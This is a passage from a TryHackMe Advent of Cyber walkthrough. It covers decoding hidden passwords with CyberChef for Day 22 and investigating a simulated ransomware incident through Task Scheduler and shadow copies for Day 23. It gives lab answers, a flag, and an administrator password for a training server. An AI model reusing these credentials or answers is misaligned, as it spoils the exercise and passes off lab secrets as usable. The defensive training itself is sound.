
We double click on the **Elf Server** and it will pop up a window tab. Then, we click on the 3dot there and we copy it, **736e30774d346e21** into **CyberChef** by running the same recipe, **Magic**.




We will get the answer which is **sn0wM4n!**




After that, to find the answers for question 4 we first click on **eMail** and we can see that there is a title which is called **ElfMail**.We double click on it.




And we copy the password then paste it,
ic3Skating! into **CyberChef** by the same recipe**, Magic**.




After pasting it into **CyberChef** , we get the answer for question 4, **ic3Skating!**



To find the answer for question 5, we first have to click on the **Recycle Bin** , then double click on **Elif Security System**.




After that, we copied the **Notes** instead of copying the **Password**.



As usual, we copy it and paste it into **CyberChef** by running recipe *2x* **From Charcode**, then we need to change the **Delimiter** from **Space** to **Comma** , and lastly change their **Base** from **16** to **10**. After baking it, we will get a **Github** link,

https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8.



Lastly, we copied the **Github** link and pasted it on a browser tab. We will get our flag which is **THM{657012dcf3d1318dca0ed864f0e70535}**.


<End of Day 22>

Day 23: The Grinch strikes again! (Blue Teaming)

Tools used: Kali Linux, Remmina,Vshadow, Task Scheduler.,Disk Management


Solution/Walkthrough:

Question 1:




Question 2:


Question 3:




Question 4:




Question 5:



Question 6:




Question 7:




Thought Process/Methodology:

Firstly, we launch Remmina(Remote Desktop Protocol) to change some settings to get the full experience of the simulated ransomware attack.This may help us to view the wallpaper on the remote machine.




After that, we connect to the machine by using server_ip, username and password that are provided in THM




For **Server** provide (`10.10.159.199`) a user account is:

- User name: `administrator`
- User password: `sn0wF!akes!!!`




After connecting to the server, we open the task scheduler and we will find that there are 2 tasks of interest we're looking for, one with a weird name and another related to VolumeShadow(vss).




Task Name	Next Run Time	Triggers	Location
Device	7/21/2022 3:59:11 AM	Multiple triggers defined	\Microsoft\Windows\De...
Microsoft Compatibility Appraiser	7/21/2022 3:25:30 AM	Multiple triggers defined	\Microsoft\Windows\A...
ShadowCopyVolume{7a9eea15-00...	7/21/2022 7:00:00 AM	Multiple triggers defined	\
USO_UxBroker	[illegible]	[illegible]	\Microsoft\Windows\U...
Data Integrity Scan	[illegible]	[illegible]	\Microsoft\Windows\Da...

